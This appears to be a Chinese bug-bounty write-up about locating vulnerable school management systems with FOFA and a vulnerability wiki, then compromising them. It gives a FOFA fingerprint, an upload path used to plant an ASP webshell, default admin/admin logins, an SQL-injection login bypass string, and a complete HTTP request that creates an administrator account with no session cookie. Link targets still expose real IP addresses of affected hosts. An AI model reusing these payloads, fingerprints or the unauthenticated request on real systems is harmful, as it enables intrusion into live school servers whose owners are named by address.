### 查找目标

#### 从已知文库寻找目标：

目前常见文库： peiqi文库（不需要邀请码），零组文库和白泽文库（需要邀请码）

此次选择peiqi文库：<http://wiki.peiqi.tech/>


由于我之前是挖edusrc,所以我在打击目标的时候，都是找关于学校的web系统于是开始寻找目标：

1. 找web应用，然后查看关于学校应用的系统漏洞，并获取fofa关键词，自己再去进行漏洞挖掘（ 一般出现过的漏洞系统，肯定不止一个存在漏洞，每个人的思路不一样，所挖掘到的漏洞就不一样）



1. 对fofa关键词查看，自己通过已知漏洞去获取对自己有用的资源（比如任意漏洞下载我们就可以通过这个获取web系统的源码，下一步进行白盒审计，或者能前台getshell 的，我们就可以通过命令执行或者写马去获取资源

body="DC\_Login/QYSignUp"




1. 历史漏洞复现（找到能还原复现的站点，如果全部修复，就自己新挖掘该系统）


由于漏洞详细可以知道，在前台企业注册点可以得知，存在文件上传点：

[http://x.xx.xxx.xxx:3306/DC\_Login/QYSignUp](http://1.71.191.151:3306/DC_Login/QYSignUp)

然后开始文件上传获取webshell（通过插件（wappalyzer）得知是asp马子）：



此漏洞已被修复（后面的就用peiqi的图片表示）：



当你通过此漏洞获取到webshell时候，你就可以打包源码，进行代码审计，如果审计成功，通杀就获取了，轻松愉快 上分。

当然，如果你不会代码审计，那就只有玩黑盒：

1. 通过文库获取到脆弱系统，一般看见登录框常见两个操作：
2. 弱口令 admin/admin admin/123456 或者收集一个小字典（常见管理员账号和密码大约1w就行）
3. 万能密码 根据语言来选择 比如asp: ‘or 1 = 1 -- 具体绕过的自己分析


这是常见的两种方法：（弱口令yyds）

案例：[http://xxx.xx.xxx.xxx:8001/DC\_Login/Index](http://60.174.97.186:8001/DC_Login/Index) admin\admin

[http://xxx.xxx.xxx.xxx:8989/DC\_Login/Index](http://111.56.44.108:8989/DC_Login/Index) admin\admin

当时测出大约有15个系统系统存在，然后提交edu吃了点烂rank。


1. 当进入系统后台后重点关注的功能点：**用户管理功能**（这个功能点几乎所有后台都会有的，测试方法是添加管理员的时候删除cookie，如果成功，则可能通杀该系统所有站点）




漏洞复现：

http://xxx.xxx.xx.xx:8989/能弱口令进入的系统： admin\admin

1. 添加管理员处抓包，然后发送包添加成功：




1. 删除cookie后尝试能否添加成功，发现也可以添加成功：



返回查看：



退出使用删除cookie后添加的账户，看看能否正常登录：（成功登录）



发现删除cookie后都可以，这样将不可以登录的站点，看看使用此数据包，是否可以成功登录：

案例站点：[http://xxx.xxx.xx.xx:8001/#](http://220.180.112.209:8001/#)

将数据包中的host换为目标站点的ip

POST /DC\_BASE\_QXGL\_User/SaveData HTTP/1.1

**Host: xxx.xx.xx.xx:8989**

Content-Length: 151

Accept: \*/\*

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Origin:

Referer: /DC\_BASE\_QXGL\_User/UserEdit?eid=add


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9


Connection: close

eid=add&fmDataStr={"uid":"-1","utype":"0","ghxh":"200","uname":"test2","psw":"admin123","psw2":"admin123","roleid":"2","rolename":"ç®¡çå"}

将目标站点的ip写在数据包中的host，然后burp修改目标，进行放包：



可以看见处理，在尝试登录：



Ok 通杀到手，补天通用给了100元，然后edu刷了30rank 。